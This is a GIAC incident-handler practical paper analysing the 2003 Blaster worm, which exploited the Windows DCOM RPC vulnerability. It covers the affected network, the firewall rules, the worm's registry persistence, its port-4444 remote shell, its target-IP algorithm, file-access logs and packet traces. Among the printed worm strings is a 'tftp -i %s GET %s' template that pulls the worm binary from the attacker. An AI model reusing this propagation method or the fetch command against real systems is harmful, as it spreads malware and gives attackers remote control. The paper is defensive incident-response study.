“Blaster Worm : Exploiting Windows DCOM RPC vulnerability”

GIAC Certified Incident Handler Practical (GCIH)
Sanjay Menon CISSP, GCIA
August 28, 2003
Version 2.1a

TABLE OF CONTENTS

TABLE OF FIGURES

INTRODUCTION

Blaster worm, which takes advantage of one of the most widespread flaw ever, hit the Internet and our organization was also one of the victims of this network. Ever since Microsoft announced a vulnerability in a widespread component of Windows, Security experts have been predicating the arrival of a worm which will make use of this vulnerability to bring the worlds corporate network as well as internet home users to a stand still.

The worm attacks Windows computers via a hole in the operating system, an issue Microsoft on July 16 had warned about. Nine days after the software giant announced the flaw, hackers from the Chinese X Focus security group publicly posted a program to several security lists designed to allow an intruder to break in to Windows computers.

Experts have feared that a worm created to take advantage of the Microsoft flaw could have an effect similar to that of the Slammer worm that downed corporate networks in January.

Slammer spread to corporate networks worldwide, causing databases to go down, bank teller machines to stop working and some airline flights to be canceled. The two figures below shows the Internet storm centers graphical representation of top attacked ports for 13th August and 19th August and we can see that even though after many days of the worm coming into picture and signatures being released for Antivirus and IDS, it is still spreading across without any slowdown indicating the problem the internet community will be having in their hand for some time to come.




FIG 1 : TOP ATTACKED PORTS ON 2003-08-13 FROM

INTERNET STORM CENTER




FIG 2 : TOP ATTACKED PORT ON 2003-08-19 FROM

INTERNET STORM CENTER

In the following pages I will go through the Incident Handling Process that I was involved and suggestions for the improvements, which could have mitigated the attacks of such kind. This paper addresses the practical assignment requirement for the GCIH certification.

PART 1 – THE EXPLOIT

NAME:

Common Name: Blaster Worm.
Also known as: W32.Blaster.worm[Symantec],W32/Lovsan.worm.a[McAfee], Win32.Poza.A [CA], Lovsan [F-Secure], WORM_MSBLAST.A [Trend], W32/Blaster-A [Sophos], W32/Blaster [Panda], Worm.Win32.Lovesan [KAV].

CERT/CC AND CVE Numbers

CVE References: CAN-2003-0352
CERT Reference : http://www.cert.org/advisories/CA-2003-20.html

AFFECTED OPERATING SYSTEMS:

Microsoft Windows NT 4.0
Microsoft Windows 2000
Microsoft Windows XP
Microsoft Windows Server 2003

AFFECTED PROTOCOLS/SERVICES/APPLICATIONS:

Protocol :

RPC(Remote Procedure Call) is a protocol which is used by Windows Operating system to provide an inter-process communication mechanism that allows a Program running on one computer to execute code on remote system. Blaster Worm affects a Distributed Component Object Model(DCOM) interface with RPC Which listens on RPC enabled ports.

BRIEF DESCRIPTION:

W32.Blaster.Worm is a worm that exploits the DCOM RPC vulnerability using TCP port 135. The worm targets only Windows 2000 and Windows XP machines. While Windows NT and Windows 2003 Server machines are vulnerable to the aforementioned exploit (if not properly patched), the worm is not coded to replicate to those systems. This worm attempts to download the msblast.exe file to the %WinDir%\system32 directory and then execute it. W32.Blaster.Worm does not have a mass-mailing functionality.

The worm also attempts to perform a Denial of Service (DoS) on the Microsoft Windows Update Web server (windowsupdate.com). This is an attempt to prevent applying a patch on the infected computer against the DCOM RPC vulnerability.

VARIANTS:

So far, there are two variants of the blaster worm that has been identified. They are Balster B and Blaster C worm.

Blaster B is similar to Blaster worm with only the infection application name changed from Msblast.exe to penis32.exe

Blaster C is similar to the Blaster worm. The infection application name here is changed to Teekids.exe This variant also includes a Trojan called Backdoor.Lithium that allows hackers to take control of infected PCs.

The code compression format in case of both these variants has also been changed and
New messages have been added taunting Microsoft and antivirus companies. This variant also includes a Trojan called backdoor.Lithium that allows hackers to take control of infected PCs.

REFERENCES:

1] Cert Advisory on Blaster Worm,
http://www.cert.org/advisories/CA-2003-20.html

2] Microsoft Security Bulletin MS03-026 –

http://microsoft.com/technet/security/bulletin/MS03-026.asp

3] complete analysis of the worm with exploit code.
https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf

4] Trends write up on the blaster worm
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?Vname=WORM_MSBLAST.A

PART 2 – THE ATTACK

DESCRIPTION AND DIAGRAM OF NETWORK:



Service Network
Mail server running Exchange 2000 server on Windows 2000 SP3
Web Server running IIS 5.0
Windows 2000 file server running Active directory.
Web server running IIS 5.0 for Internal use.
Symantec Manhunt 2.2 IDS montoring the switch in service network.
Laptop users connecting to internal network to access internal web site and mails.
Cisco 1603 Router
Symantec Enterprise Firewall 7.0 with VPN
Internal Network with workstations running win2k,winxp
Workstation
Workstation
Workstation

FIG 3 : NETWORK DIAGRAM

Figure 1 represents my corporate network. The key elements of this network are:

Corporate firewall:

The corporate firewall is Symantec Enterprise Firewall 7.0 with VPN enabled to support our mobile employees. We had selected this firewall since it was an application level firewall and to meet today's blended attacks like Nimda, which makes use of non-RFC compliant traffic, we thought that we require a perimeter protection which can understand the application layer anomalies. By default SEF blocks all traffic which are not allowed by rules and also those traffic that is not RFC compliant. The rules allowed only HTTP and SMTP traffic for incoming and outgoing connections. So there was no way we were going to be infected by Blaster since by default SEF would be blocking traffic to port 135 since there was no rules for it. But alas, one configuration blunder which cost us a quite an amount of our time and effort is the configuration we used for our VPN client connection. By default, SEF allows all traffic between the two tunnel endpoint of VPN tunnel and hence if any of our laptop users had got infected, it was easy for the malicious traffic to enter our network and then cause the Havoc, which they were supposed to do. We had (or at least we thought we did) given enough protection to our Laptop users to protect them from such attacks but this time a blunder from one of the laptop users cost us heavily. Looking back, we could have used the SEF feature of passing the VPN traffic through proxies there by passing in only the required traffic through the firewall even for our mobile users and more importantly could have got the logging for the packets between the VPN endpoints (SEF do not log VPN traffic by default if the option to pass traffic through proxies are not enabled) if they are not passed through traffic between vpn which would have helped us to realize that something was wrong with out losing out much time which was not the case this time. Also there were no restriction on the traffic flowing across the Internal network and the service network thus enabling the Blaster worm to have a real blast in our network. The rule set configured for the firewall is as given below:

```
Rule ID: 1
Description: public access to web server
Access Mode: Allow
Services: http*
Application Scanning: 1
In Via: ext_int
Out Via: Any
Source: Universe*
Destination: public_web_server
Log Normal Activity: 1
Application Data Scanning: 1
==================================================
Rule ID: 2
Description: rule for outgoing mail
Access Mode: Allow
Services: smtp*
Application Scanning: 1
In Via: dmz_int
Out Via: ext_int
Source: mail_server
Destination: Universe*
Log Normal Activity: 1
Application Data Scanning:
1==================================================
Rule ID: 3
Description: rule for incoming mail
Access Mode: Allow
Services: smtp*
Application Scanning: 1
```

```
In Via: ext_int
Out Via: dmz_int
Source: Universe*
Destination: mail_server
Log Normal Activity: 1
Application Data Scanning: 1
=====================================================
Rule ID: 4
Description: access for the internal machines to servers in the service network
Access Mode: Allow
Services: all*
Application Scanning: 1
In Via: int_int
Out Via: dmz_int
Source: internal_subnet
Destination: dmz_subnet
Log Normal Activity: 1
Application Data Scanning: 1
```

SERVICE NETWORK :

The service network consists:

File server: The file server is running Windows 2000 server with SP3. It is running the Active directory and authenticates the network users.

Mail server: The mail server is Exchange 2000 running on Windows 2000 with SP3.

Web server: There are two IIS 5.0 Web servers on Windows 2000 SP3 running in the service network. One is for access from Public network and the rule in SEF allows only HTTP traffic initiated from external word with destination address of this Web server. Any traffic towards the other Web server from external interface is denied at the firewall. The other Web server is used by internal employees for information related to HR, Sales and IT Knowledge bases and this web server can be accessed only through a VPN connection.

Network IDS: We were running Symantec Manhunt NIDS which is a protocol anomaly IDS with signature capability too. Unfortunately the Protocol anomaly engine of the IDS could not detect this attack but there was signature released for this attack later on.

Internal Network: The internal network consists of workstations, which log into the File server in the service network. These workstations mainly use MSOffice as the desktop application, the internal web server for internal applications and the mail server in the service network for mail server. Unfortunately the rule in the firewall for internal network and service network was open for all protocols thus allowing Blaster to spread across the network very fast. The desktops in the Internal network and the servers in the service network were running Symantec Antivirus with latest definitions.

Laptop Users: Each of the laptop users were running Symantec Client Security which had inbuilt Client Firewall, IDS and Antivirus. But unfortunately the culprit laptop user disabled his client security when he had trouble connecting to our VPN server and thus got infected with one of the probing machines in his ISP space and once he got connected to the VPN server the blaster worm had a field day connecting to the machines in the internal network and could find couple of machines in the internal network whose virus definitions were not updated and thus increased the network activity with in the subnet so much that they were nearly successful in bring the entire network down.

Router: We were using Cisco 1603 router at the gateway. The router was not running any ACL's at the moment of Incident.

PROTOCOL DESCRIPTION:

Remote Procedure Call (RPC) is a protocol used by the Windows operating system. RPC provides an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system. The protocol itself is derived from the Open Software Foundation (OSF) RPC protocol, but with the addition of some Microsoft specific extensions.

There is vulnerability in the part of RPC that deals with message exchange over TCP/IP. The failure results because of incorrect handling of malformed messages. This particular vulnerability affects a Distributed Component Object Model (DCOM) interface with RPC, which listens on TCP/IP port 135. This interface handles DCOM object activation requests that are sent by client machines (such as Universal Naming Convention (UNC) paths) to the server. An attacker who successfully exploited this vulnerability would be able to run code with Local System privileges on an affected system. The attacker would be able to take any action on the system, including installing programs, viewing changing or deleting data, or creating new accounts with full privileges.

To exploit this vulnerability, an attacker would need to send a specially formed request to the remote computer on port 135.

HOW THE EXPLOIT WORKS:

W32.Blaster worm attempts to conduct a Denial of Service (DoS) attack against windowsupdate.com during a specific time period. The worm checks to see if the date is later than August 15, and prior to December 31. If these conditions are met, the denial of service attack will be performed. The DoS attack will also be launched after the 15th of each month that is not in the aforementioned range worm checks to see if the date is later than August 15, and prior to December 31. If these conditions are met, the denial of service attack will be performed. The DoS attack will also be launched after the 15th of each month that is not in the aforementioned range.

The worm can spread via Windows 2000 and XP. It uses two universal offsets, one for each affected operating system. The worm also carries a payload of encoded shellcode.

The worm adds the following key to the registry upon successful exploitation:
SOFTWARE\Microsoft\Windows\CurrentVersion\Run\windows auto update
This registry key contains the value “msblast.exe”. This is likely to ensure that the worm will run upon system startup.
In order to prevent the worm from being executed multiple times on a single system, the worm creates a mutex lock using the name BILLY.

Following is the disassembly of the worm’s code:

```
!This program cannot be run in DOS mode.
 msblast.exe
I just want to say LOVE YOU SAN!!
billy gates why do you make this possible ? Stop making money and fix your
software!!
 windowsupdate.com
start %s
tftp -i %s GET %s
 %d.%d.%d.%d
%i.%i.%i.%i
 windows auto update
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
ioctlsocket
inet_addr
inet_ntoa
recvfrom
setsockopt
gethostbyname
gethostname
closesocket
WSAStartup
WSACleanup
getpeername
getsockname
WSASocketA
InternetGetConnectedState
ExitProcess
ExitThread
GetCommandLineA
GetDateFormatA
GetLastError
```

```
GetModuleFileNameA
GetModuleHandleA
CloseHandle
GetTickCount
RtlUnwind
CreateMutexA
TerminateThread
CreateThread
RegCloseKey
RegCreateKeyExA
RegSetValueExA __GetMainArgs
WS2_32.DLL
WININET.DLL
KERNEL32.DLL
ADVAPI32.DLL
CRTDLL.DLL
```

When W32.Blaster.Worm is executed, it does the following:

1]Checks to see whether a computer is already infected and whether the worm is running. If so, the worm will not infect the computer a second time.

2] Adds the value:

"Windows auto update"="msblast.exe"

to the registry key:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
So that the worm runs when you start Windows.

3] Generates an IP address and attempts to infect the computer that has that address. The IP address is generated according to the following algorithms:

4] Sends data on TCP port 135 that may exploit the DCOM RPC vulnerability. The worm sends one of two types of data: either to exploit Windows XP or Windows 2000.

The local subnet will become saturated with port 135 requests.
While Blaster Worm cannot spread to the Windows NT or Windows Server 2003, unpatched computers running these operating systems may crash as a result of the worm's attempts to exploit them. However, if the worm is manually placed and executed on a computer running these operating systems, it can run and spread.
Due to the random nature of how the worm constructs the exploit data, this may cause the RPC service to crash if it receives incorrect data. This may manifest as svchost.exe, generating errors as a result of the incorrect data.
If the RPC service crashes, the default procedure under Windows XP and Windows Server 2003 is to restart the computer.


5] Uses Cmd.exe to create a hidden remote shell process that will listen on TCP port 4444, allowing an attacker to issue remote commands on an infected system.

6] Listens on UDP port 69. When the worm receives a request from a computer to which it was able to connect using the DCOM RPC exploit, it will send msblast.exe to that computer and tell it to execute the worm.

7] The worm contains the following text, which is never displayed:

I just want to say LOVE YOU SAN!!
billy gates why do you make this possible ? Stop making money and fix your software!!

DESCRIPTION AND DIAGRAM OF THE ATTACK.



3.Once the Internal web server got infected ,it started generating the traffic destined within Service Network as well as Internal network,Again a poorly configured firewall rule of allowing all traffic from Service network to Internal Network helped Blaster to create Havoc.

1.Culpirit laptop user who disabled his personal firewall and connected to his ISP and got infected.He then got connected to our corporate VPN to access the internal Web server and thus unknowingly managing to squeeze in the Blaster worm into our network.

2.Our Symantec Firewall/VPN was configured to allow unrestricted VPN access and thus allowed the remote VPN users access to port 135 of internal machines.

Service Network
Mail server running Exchange 2000 server on Windows 2000 SP3
Web Server running IIS 5.0
Windows 2000 file server running Active directory.
Web server running IIS 5.0 for Internal use.
Symantec Manhunt 2.2 IDS montoring the switch in service network.
Laptop users connecting to internal network to access internal web site and mails.
Cisco 1603 Router
Symantec Enterprise Firewall 7.0 with VPN
Internal Network with workstations running win2k,winxp
Workstation
Workstation
Workstation

FIG 4: ATTACK DIAGRAM

After the attack has been completed ,we traced the initial infection down to a remote VPN user who has carelessly disabled his Symantec Client Security since he was having problem accessing one of his application.Once he disabled his personal firewall and got connected to his ISP,he was a soft target for the infected machines probing for open port 135.Later on he got connected to our corporate VPN to access internal machine and unknowingly got Blaster into our network.

On executing the Msblast.exe in a test lab machine to check out its payload, we got the following result captured by the tool Filemon (www.sysinternals.com). The below log is only an extract of the actual log containing the important activities of the worm. The entire filemon log is given in appendix A.

```
179     7:17:22 PM    msblast.exe:280         FASTIO_QUERY_OPEN
        C:\blaster\msblast\CRTDLL.DLL     SUCCESS
197     7:17:22 PM    msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\WS2_32.DLL SUCCESS      Attributes: Any Options: Open
208     7:17:22 PM    msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\WS2HELP.DLL         SUCCESS      Attributes: Any Options:
Open
217     7:17:22 PM    msblast.exe:280         IRP_MJ_SET_INFORMATION
        C:\WINNT\system32\config\software.LOG  SUCCESS      FileEndOfFileInformation
221     7:17:22 PM    msblast.exe:280         IRP_MJ_READ*
        C:\WINNT\system32\wininet.dll      SUCCESS      Offset: 123904 Length: 32768
547     7:17:23 PM    msblast.exe:280         FASTIO_QUERY_OPEN      C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files      SUCCESS
247     7:17:22 PM    msblast.exe:280         IRP_MJ_CREATE     C:\Documents and
Settings\Administrator\Local Settings\History         SUCCESS      Attributes: Any Options:
Open
254     7:17:22 PM    msblast.exe:280         IRP_MJ_CREATE     C:\Documents and
Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\       SUCCESS
        Attributes: Any Options: Open Directory
281     7:17:22 PM    msblast.exe:280         IRP_MJ_CREATE     C:\Documents and
Settings\Administrator\Cookies\       SUCCESS      Attributes: Any Options: Open Directory
362     7:17:22 PM    msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\RASAPI32.DLL        SUCCESS      Attributes: Any Options:
Open
373     7:17:22 PM    msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\RASMAN.DLL          SUCCESS      Attributes: Any Options:
Open
384     7:17:22 PM    msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\TAPI32.DLL  SUCCESS      Attributes: Any Options: Open
395     7:17:22 PM    msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\RTUTILS.DLL         SUCCESS      Attributes: Any Options:
Open
407     7:17:22 PM    msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\USERENV.DLL         SUCCESS      Attributes: Any Options:
Open
425     7:17:23 PM    msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\netapi32.dll    SUCCESS      Attributes: Any Options: Open
436     7:17:23 PM    msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\SECUR32.DLL         SUCCESS      Attributes: Any Options:
Open
```

```
458     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\SAMLIB.DLL           SUCCESS      Attributes: Any Options:
Open
469     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\DNSAPI.DLL SUCCESS      Attributes: Any Options: Open
480     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\WSOCK32.DLL          SUCCESS      Attributes: Any Options:
Open
484     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE     C:\autoexec.bat
        SUCCESS       Attributes: N Options: Open
585     7:17:23 PM     msblast.exe:280         IRP_MJ_SET_INFORMATION       C:\Documents
and Settings\Administrator\ntuser.dat.LOG   SUCCESS      FileEndOfFileInformation
592     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\rnr20.dll         SUCCESS      Attributes: Any Options: Open
607     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\winrnr.dll        SUCCESS      Attributes: Any Options: Open
626     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\rasadhlp.dll      SUCCESS      Attributes: Any Options: Open
633     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\system32\msafd.dll         SUCCESS      Attributes: Any Options: Open
651     7:17:23 PM     msblast.exe:280         IRP_MJ_CREATE
        C:\WINNT\System32\wshtcpip.dll      SUCCESS      Attributes: Any Options: Open
```

The Key files being used by the Blaster worm are as follows :

CRTDLL.DLL: This is the Microsoft C runtime library containing standard library Functions.
WS2_32.DLL: This is Windows Sockets API which is used by most Internet and Network applications.
WS2HELP.DLL: This is a window System DLL containing the functions used by Windows Socket API, which is used by Internet and Network Applications.
WININET.DLL: This is system DLL that contains Internet related functions used by Windows applications.
RASAPI32.DLL: This is system DLL that is used by Windows to control Modem Connections.
RASMAN.DLL: This DLL is used by RAS services in Windows.
TAPI32.DLL: Telephony Component in Windows uses This DLL.
USERENV.DLL: This DLL is used in association with user profiles.
NETAPI32.DLL: This is a system DLL that contains Windows net API and is used By applications to access a Microsoft Network.
SECUR32.DLL: This is a system DLL containing Windows Security API.
SAMLIB.DLL: This DLL is for SAM database access.
DNSAPI.DLL: This is used by DNS resolve.
WSOCK32.DLL: This is a system dll, which contains Windows Sockets API used by most Internet and Network applications to handle network

Connections.
AUTOEXEC.BAT: This can be used to set environment in a Windows Operating System.

NTUSER.DAT: This file contains user specific configuration setting in registry Specifically the HKEY_CURRENT_USER subkey.
RNR20.DLL: This DLL is used when any connection is initiated to Internet.
WINRNR.DLL: This DLL is used for LDAP name resolution.
MSAFD.DLL: This DLL is the system socket provider.
WSHTCPIP: This is used for Windows TCP/IP connectivity.

Also the Msblast.exe was found to be accessing the Content.IE5, which hold information about cookies, COOKIES folder.

The following is the sample packet trace of the scan of vulnerable machines initiated by an infected machine in the Internal network.

```
      5 0.011865    172.16.23.45         172.16.23.2          TCP      1028 > 135 [SYN]
Seq=3352707906 Ack=0 Win=16384 Len=0
      6 0.012609    172.16.23.45         172.16.23.3          TCP      1029 > 135 [SYN]
Seq=350808896 Ack=0 Win=16384 Len=0
      7 0.013321    172.16.23.45         172.16.23.4          TCP      1030 > 135 [SYN]
Seq=268710423 Ack=0 Win=16384 Len=0
      8 0.014099    172.16.23.45         172.16.23.5          TCP      1031 > 135 [SYN]
Seq=2369794455 Ack=0 Win=16384 Len=0
      9 0.014622    172.16.23.45         172.16.23.6          TCP      1032 > 135 [SYN]
Seq=3743906450 Ack=0 Win=16384 Len=0
     10 0.015202    172.16.23.45         172.16.23.7          TCP      1033 > 135 [SYN]
Seq=1681819505 Ack=0 Win=16384 Len=0
     11 0.016018    172.16.23.45         172.16.23.8          TCP      1034 > 135 [SYN]
Seq=1456506712 Ack=0 Win=16384 Len=0
     12 0.016554    172.16.23.45         172.16.23.9          TCP      1035 > 135 [SYN]
Seq=4013610006 Ack=0 Win=16384 Len=0
     13 0.017048    172.16.23.45         172.16.23.10         TCP      1036 > 135 [SYN]
Seq=2061689525 Ack=0 Win=16384 Len=0
     14 0.017574    172.16.23.45         172.16.23.11         TCP      1037 > 135 [SYN]
Seq=1801313306 Ack=0 Win=16384 Len=0
     15 0.018058    172.16.23.45         172.16.23.12         TCP      1038 > 135 [SYN]
Seq=4281282394 Ack=0 Win=16384 Len=0
     16 0.020155    172.16.23.45         172.16.23.13         TCP      1039 > 135 [SYN]
Seq=83386054 Ack=0 Win=16384 Len=0
     17 0.020789    172.16.23.45         172.16.23.14         TCP      1040 > 135 [SYN]
Seq=1058166024 Ack=0 Win=16384 Len=0
     18 0.021273    172.16.23.45         172.16.23.15         TCP      1041 > 135 [SYN]
Seq=2268993017 Ack=0 Win=16384 Len=0
```

```
    19 0.021834    172.16.23.45         172.16.23.16         TCP      1042 > 135 [SYN]
Seq=1066343452 Ack=0 Win=16384 Len=0
    20 0.022459    172.16.23.45         172.16.23.17         TCP      1043 > 135 [SYN]
Seq=476304338 Ack=0 Win=16384 Len=0
    21 0.022998    172.16.23.45         172.16.23.18         TCP      1044 > 135 [SYN]
Seq=504696087 Ack=0 Win=16384 Len=0
    22 0.026755    172.16.23.45         172.16.23.19         TCP      1045 > 135 [SYN]
Seq=3874758358 Ack=0 Win=16384 Len=0
    23 0.027401    172.16.23.45         172.16.23.20         TCP      1046 > 135 [SYN]
Seq=3412267970 Ack=0 Win=16384 Len=0
```

The attacking host will issue 20 simultaneous connect() calls, each going to a unique IP address. The host will then use a select() call to determine which host have responded. Upon receiving a response the worm will attempt to exploit the host.
The worm uses an algorithm based off the current local host IP address to find IP address to attack. Given the local host IP address A.B.C.D, ‘D’ is set to zero. If C is greater than 20, a random number (less than 20) is subtracted from C. Once this semi random IP address has been calculated, the worm will continually increment the IP address, attacking in a sequential order. This means the local subnet will become saturated with port 135 requests prior to exiting the local subnet.

The following packets show the infection of a infected machine against a potential victim.

```
17:15:36.395032 172.16.23.1.1294 > 172.16.23.3.135: tcp 0 (DF)
17:15:36.395323 172.16.23.3.135 > 172.16.23.1.1294: tcp 0 (DF)
17:15:36.395436 172.16.23.1.1294 > 172.16.23.3.135: tcp 0 (DF)
17:16:19.508095 172.16.23.1.1294 > 172.16.23.3.135: tcp 72 (DF)
17:16:19.508310 172.16.23.1.1294 > 172.16.23.3.135: tcp 1460 (DF)
17:16:19.508346 172.16.23.1.1294 > 172.16.23.3.135: tcp 244 (DF)
17:16:19.508362 172.16.23.3.135 > 172.16.23.1.1294: tcp 0 (DF)
17:16:19.508541 172.16.23.3.135 > 172.16.23.1.1294: tcp 60 (DF)
17:16:19.508681 172.16.23.1.1294 > 172.16.23.3.135: tcp 0 (DF)
17:16:19.508720 172.16.23.3.135 > 172.16.23.1.1294: tcp 0 (DF)
17:16:19.512201 172.16.23.3.135 > 172.16.23.1.1294: tcp 0 (DF)
17:16:19.512346 172.16.23.1.1294 > 172.16.23.3.135: tcp 0 (DF)
17:16:19.904949 172.16.23.1.1314 > 172.16.23.3.4444: tcp 0 (DF)
17:16:19.905031 172.16.23.3.4444 > 172.16.23.1.1314: tcp 0 (DF)
17:16:19.905160 172.16.23.1.1314 > 172.16.23.3.4444: tcp 0 (DF)
17:16:19.952874 172.16.23.3.4444 > 172.16.23.1.1314: tcp 42 (DF)
17:16:19.984939 172.16.23.1.1314 > 172.16.23.3.4444: tcp 36 (DF)
17:16:19.985029 172.16.23.3.4444 > 172.16.23.1.1314: tcp 63 (DF)
17:16:20.083469 172.16.23.3.1049 > 172.16.23.1.69:  udp 20
17:16:20.118800 172.16.23.1.69 > 172.16.23.3.1049:  udp 516
```

